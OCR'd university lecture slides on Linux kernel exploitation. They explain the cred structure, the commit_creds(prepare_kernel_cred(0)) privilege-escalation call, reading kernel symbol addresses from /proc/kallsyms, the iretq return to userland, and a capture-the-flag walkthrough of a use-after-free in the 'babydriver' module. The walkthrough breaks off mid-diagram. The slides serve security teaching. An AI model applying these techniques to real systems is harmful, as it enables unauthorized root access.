Class 22

CSC 472 Topics of Software Security
Kernel Exploitation

Dr. Si Chen (schen@wcupa.edu)


What's a Kernel?

Low Level code with two major responsibilities

1. Interact with and control hardware components
2. Provide an Environment in which Applications can run

The Kernel is the core of the operating system

Introduction



The kernel is also a **program** that:

- Manages the data I/O requirements issued by the software
- Escaping these requirements into instructions
- Handing them over to the CPU

Kernel Exploitation Strategy

1. Find vulnerability in kernel code
2. Manipulate it to gain code execution
3. Elevate our process's privilege level
4. Survive the "trip" back to userland
5. Enjoy our root privileges

Kernel Exploitation Strategy

The most common place to find vulnerabilities is inside of Loadable Kernel Modules (LKMs).


LKMs are like executables that run in Kernel Space.
A few common uses are listed below:

> Device Drivers
> Filesystem Drivers
> Networking Drivers
> Executable Interpreters
> Kernel Extensions
> (rootkits :P)

Kernel Exploitation Strategy

LKMs are just binary blobs like your familiar ELF's, EXE's and MACH-O's. (On Linux, they even use the ELF format)

You can drop them into GDB and reverse-engineer them like you're used to already.



Kernel Exploitation Strategy

There's a few useful commands that deal with LKMs on Linux.

insmod	--->	Insert a module into the running kernel
rmmod	--->	Remove a module from the running kernel
lsmod	--->	List currently loaded modules

A general familiarity with these is helpful

Traditional UNIX credentials.

- Real User ID
- Real Group ID

```
→ give_to_player ls -l
total 19216
-rwxrwxr-x  1 schen schen      202 May  9  2019 boot.sh
-rw-rw-r--  1 schen schen  4127776 May  9  2019 bzImage
-rwxrwxr-x  1 schen schen   898440 Nov 18 01:43 exp
-rwxrwxr-x  1 schen schen   897912 Nov 18 01:33 exp0
-rw-rw-r--  1 schen schen      722 Nov 18 01:33 exp0.c
-rw-rw-r--  1 schen schen     1979 Nov 18 01:27 exp1.c
-rwxrwxr-x  1 schen schen   902704 Nov 18 01:28 exp2
-rw-rw-r--  1 schen schen     2061 Nov 18 01:28 exp2.c
-rwxrwxr-x  1 schen schen   898584 Nov 18 01:29 exp3
-rw-rw-r--  1 schen schen     1072 Nov 18 01:29 exp3.c
drwxrwxr-x 12 schen schen     4096 Nov 18 01:35 fs
-rw-rw-r--  1 schen schen 11913216 Nov 18 01:43 initramfs.img
→ give_to_player id
uid=1000(schen) gid=1000(schen) groups=1000(schen),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),450(hmacc
)
```

```
  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
31380 schen      20   0 26568  4872  3328 R  0.7  0.0  0:00.24 htop
  458 root       20   0 38232  3148  2752 S  0.7  0.0 3h56:48 @sbin/plymouthd --mode=boot --pid-file=/run/plymouth/pid --attach-to-ses
 1186 gdm        20   0  665M 37460 18068 S  0.7  0.2 3h38:32 /usr/lib/gnome-settings-daemon/gsd-color
    1 root       20   0  220M  9780  6884 S  0.0  0.1 38:28.36 /lib/systemd/systemd --system --deserialize 28
  379 root       20   0 29856  1228  1080 S  0.0  0.0  0:00.00 /sbin/ureadahead -q
  801 root       20   0  424M  9304  7884 S  0.0  0.1  0:00.00 /usr/sbin/ModemManager --filter-policy=strict
  804 root       20   0  424M  9304  7884 S  0.0  0.1  0:01.04 /usr/sbin/ModemManager --filter-policy=strict
  791 root       20   0  424M  9304  7884 S  0.0  0.1  0:01.37 /usr/sbin/ModemManager --filter-policy=strict
  796 messagebu  20   0  143M 11200  8240 S  0.0  0.1  0:36.43 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --
  941 root       20   0  165M 16960  9092 S  0.0  0.1  0:00.00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
  805 root       20   0  165M 16960  9092 S  0.0  0.1  0:00.04 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
  814 root       20   0  107M  3516  3180 S  0.0  0.0  0:00.00 /usr/sbin/irqbalance --foreground
  806 root       20   0  107M  3516  3180 S  0.0  0.0  8:53.03 /usr/sbin/irqbalance --foreground
  824 root       20   0  497M 12432 10104 S  0.0  0.1  0:00.00 /usr/lib/udisks2/udisksd
  828 root       20   0  497M 12432 10104 S  0.0  0.1  0:00.78 /usr/lib/udisks2/udisksd
  899 root       20   0  497M 12432 10104 S  0.0  0.1  0:00.00 /usr/lib/udisks2/udisksd
  909 root       20   0  497M 12432 10104 S  0.0  0.1  0:00.00 /usr/lib/udisks2/udisksd
  807 root       20   0  497M 12432 10104 S  0.0  0.1  0:05.08 /usr/lib/udisks2/udisksd
 1106 syslog     20   0  347M  9980  7716 S  0.0  0.1  4:17.49 /usr/sbin/rsyslogd -n
 1107 syslog     20   0  347M  9980  7716 S  0.0  0.1  0:00.01 /usr/sbin/rsyslogd -n
 1108 syslog     20   0  347M  9980  7716 S  0.0  0.1  3:59.20 /usr/sbin/rsyslogd -n
  808 syslog     20   0  347M  9980  7716 S  0.0  0.1  8:17.01 /usr/sbin/rsyslogd -n
  809 root       20   0 62804  6304  5120 S  0.0  0.0  0:14.41 /lib/systemd/systemd-logind
  816 root       20   0  387M 13876 11588 S  0.0  0.1  7:44.09 /usr/lib/accountsservice/accounts-daemon
```

Elevate Privileges

The Kernel manages running processes

The Kernel keeps track of permissions

```
#ifndef __ASSEMBLY__
struct task_struct;
#include <asm/cpufeature.h>
#include <linux/atomic.h>

struct thread_info {
        unsigned long           flags;          /* low level flags */
        unsigned long           syscall_work;   /* SYSCALL_WORK_ flags */
        u32                     status;         /* thread synchronous flags */
#ifdef CONFIG_SMP
        u32                     cpu;            /* current CPU */
#endif
};
```

Threads in Linux are treated as processes that just happen to share some resources. Each thread has its own **thread_info** and its own **task_struct**.

Elevate Privileges

The Kernel manages running processes

The Kernel keeps track of permissions

Inside task_struct

```
        /* Process credentials: */

        /* Tracer's credentials at attach: */
        const struct cred __rcu         *ptracer_cred;

        /* Objective and real subjective task credentials (COW): */
        const struct cred __rcu         *real_cred;

        /* Effective (overridable) subjective task credentials (COW): */
        const struct cred __rcu         *cred;

#ifdef CONFIG_KEYS
        /* Cached requested key. */
        struct key                      *cached_requested_key;
#endif

```

Elevate Privileges

Remember: The Kernel manages running processes

Therefore: The Kernel keeps track of permissions

```
struct cred {
    atomic_t    usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
    atomic_t    subscribers;    /* number of processes subscribed */
    void        *put_addr;
    unsigned    magic;
#define CRED_MAGIC  0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
    kuid_t      uid;        /* real UID of the task */
    kgid_t      gid;        /* real GID of the task */
    kuid_t      suid;       /* saved UID of the task */
    kgid_t      sgid;       /* saved GID of the task */
    kuid_t      euid;       /* effective UID of the task */
    kgid_t      egid;       /* effective GID of the task */
    kuid_t      fsuid;      /* UID for VFS ops */
    kgid_t      fsgid;      /* GID for VFS ops */
    unsigned    securebits; /* SUID-less security management */
    kernel_cap_t    cap_inheritable; /* caps our children can inherit */
    kernel_cap_t    cap_permitted;  /* caps we're permitted */
    kernel_cap_t    cap_effective;  /* caps we can actually use */
    kernel_cap_t    cap_bset;   /* capability bounding set */
    kernel_cap_t    cap_ambient;    /* Ambient capability set */
#ifdef CONFIG_KEYS
    unsigned char   jit_keyring;    /* default keyring to attach requested
                     * keys to */
    struct key __rcu *session_keyring; /* keyring inherited over fork */
    struct key  *process_keyring; /* keyring private to this process */
    struct key  *thread_keyring; /* keyring private to this thread */
    struct key  *request_key_auth; /* assumed request_key authority */
#endif
#ifdef CONFIG_SECURITY
    void        *security;  /* subjective LSM security */
#endif
    struct user_struct *user;   /* real user ID subscription */
    struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
    struct group_info *group_info;  /* supplementary groups for euid/fsgid */
    struct rcu_head rcu;        /* RCU deletion hook */
} __randomize_layout;
```

https://code.woboq.org/linux/linux/include/linux/cred.h.html#cred

Elevate Privileges

Conveniently, the Linux Kernel has two wrapper functions for updating process credentials and generating process credentials!

```
int commit_creds(struct cred *new) {
      ...
}


struct cred *prepare_kernel_cred(struct task_struct *daemon) {

}
```

Elevate Privileges

Now we can map out what we need to do

```
commit_creds(prepare_kernel_cred(0));
```

We can find their addresses in **/proc/kallsyms**

```
/ $ cat /proc/kallsyms | grep commit_creds
ffffffff810a1420 T commit_creds
ffffffff81d88f60 R __ksymtab_commit_creds
ffffffff81da84d0 r __kcrctab_commit_creds
ffffffff81db948c r __kstrtab_commit_creds
```

```
/ $ cat /proc/kallsyms | grep prepare_kernel_cred
ffffffff810a1810 T prepare_kernel_cred
ffffffff81d91890 R __ksymtab_prepare_kernel_cred
ffffffff81dac968 r __kcrctab_prepare_kernel_cred
ffffffff81db9450 r __kstrtab_prepare_kernel_cred
```

Returning to UserSpace

Why bother returning to Userspace?

Most useful things we want to do are *much* easier from userland.

In KernelSpace, there's no easy way to:

> Modify the filesystem
> Create a new process
> Create network connections

Returning to UserSpace

How does the kernel do it?

```
push    $SS_USER_VALUE
push    $USERLAND_STACK
push    $USERLAND_EFLAGS
push    $CS_USER_VALUE
push    $USERLAND_FUNCTION_ADDRESS
swapgs
iretq
```

This *will usually* get you out of “Kernel Mode” safely.

Returning to UserSpace

For exploitation, the easiest strategy is highjacking execution, and letting the kernel return by itself.

> Function Pointer Overwrites
> Syscall Table Highjacking
> Use-After-Free

You need to be very careful about destroying Kernel state.

A segfault probably means a reboot!

Example: Babydriver

```
→  babydriver ls -l
total 13228
-rwxrwxr-x 1 schen schen     216 Jul  4  2017 boot.sh
-rw-rw-r-- 1 schen schen 7009392 Jun 16  2017 bzImage
-rw-rw-r-- 1 schen schen 6528512 Nov 18 01:09 rootfs.cpio
```

https://github.com/ctf-wiki/ctf-challenges/tree/master/pwn/kernel

Example: Babydriver

boot.sh

```
#!/bin/bash

qemu-system-x86_64 -initrd rootfs.cpio -kernel bzImage -append 'console=ttyS0 root=/dev/ram oops=panic panic=1' -enable-kvm -monitor /dev/null -m 64M --nographic -smp cores=1,threads=1 -cpu kvm64,+smep
```

rootfs.cpio

```
➜  rootfs ls
bin  etc  home  init  lib  linuxrc  proc  rootfs.cpio  sbin  sys  tmp  usr
```

Example: Babydriver

rootfs.cpio

```
➜  rootfs ls
bin   etc   home   init   lib   linuxrc   proc   rootfs.cpio   sbin   sys   tmp   usr
```

init

```
#!/bin/sh

mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
chown root:root flag
chmod 400 flag
exec 0</dev/console
exec 1>/dev/console
exec 2>/dev/console

insmod /lib/modules/4.4.72/babydriver.ko
chmod 777 /dev/babydev
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
setsid cttyhack setuidgid 1000 sh

umount /proc
umount /sys
poweroff -d 0  -f
```


insmod ---> Insert a module into the running kernel

Example: Babydriver

Analysis babydriver.ko

Ghidra is a free and open source reverse engineering tool developed by the National Security Agency. The binaries were released at RSA Conference in March 2019; the sources were published one month later on GitHub. Ghidra is seen by many security researchers as a competitor to IDA Pro and JEB Decompiler.

Example: Babydriver



babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

Example: Babydriver

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

```
undefined8 babyioctl(undefined8 param_1,int param_2)

{
  undefined8 uVar1;
  undefined8 extraout_RDX;

  __fentry__();
  if (param_2 == 0x10001) {
    kfree(babydev_struct._0_8_);
    babydev_struct._0_8_ = __kmalloc(extraout_RDX,0x24000c0);
    babydev_struct._8_8_ = extraout_RDX;
    printk("alloc done\n");
    uVar1 = 0;
  }
  else {
    printk(&DAT_0010031a,extraout_RDX);
    uVar1 = 0xffffffffffffffea;
  }
  return uVar1;
}
```

Example: Babydriver

- babyioctl()
- **babyopen()**
- babyread()
- babyrelease()
- babywrite()


```
kmem_cache_alloc_trace(struct kmem_cache *cachep, gfp_t flags, size_t size)
{
        void *ret;

        ret = slab_alloc(cachep, flags, _RET_IP_);

        kasan_kmalloc(cachep, ret, size, flags);
        trace_kmalloc(_RET_IP_, ret,
                      size, cachep->size, flags);
        return ret;
}
```

Decompile: babyopen – (babydriver.ko)

```

/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

undefined8 babyopen(void)

{
  __fentry__();
  babydev_struct._0_8_ = kmem_cache_alloc_trace(_DAT_001010a8,0x24000c0,0x40);
  babydev_struct._8_8_ = 0x40;
  printk("device open\n");
  return 0;
}
```

size: 0x40

Example: Babydriver



Example: Babydriver

- babyioctl()
- **babyopen()**
- babyread()
- babyrelease()
- babywrite()

```
kmem_cache_alloc_trace(struct kmem_cache *cachep, gfp_t flags, size_t size)
{
        void *ret;

        ret = slab_alloc(cachep, flags, _RET_IP_);

        kasan_kmalloc(cachep, ret, size, flags);
        trace_kmalloc(_RET_IP_, ret,
                      size, cachep->size, flags);
        return ret;
}
```

Decompile: babyopen – (babydriver.ko)

```

/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

undefined8 babyopen(void)

{
  __fentry__();
  babydev_struct._0_8_ = kmem_cache_alloc_trace(_DAT_001010a8,0x24000c0,0x40);
  babydev_struct._8_8_ = 0x40;
  printk("device open\n");
  return 0;
}
```

size: 0x40

babyopen: Apply for a space of 0x40 bytes, the address is stored in the global variable babydev_struct.device_buf

UAF

fd1=open(/dev/babydev); → babyopen()
fd2=open(/dev/babydev); → babyopen()
close(fd1); → babyrelease()

UAF

1st:fd1=open(/dev/babydev); → babyopen();

babydev_struct (global)

babydev_struct.device_buf 0xffff1111
babydev_struct.device_buf_len 0x40

0xffff1111

0x40

fd1

2nd:fd2=open(/dev/babydev); → babyopen();

babydev_struct (global)

babydev_struct.device_buf 0xffff2222
babydev_struct.device_buf_len 0x40

0xffff1111

0x40

0xffff2222

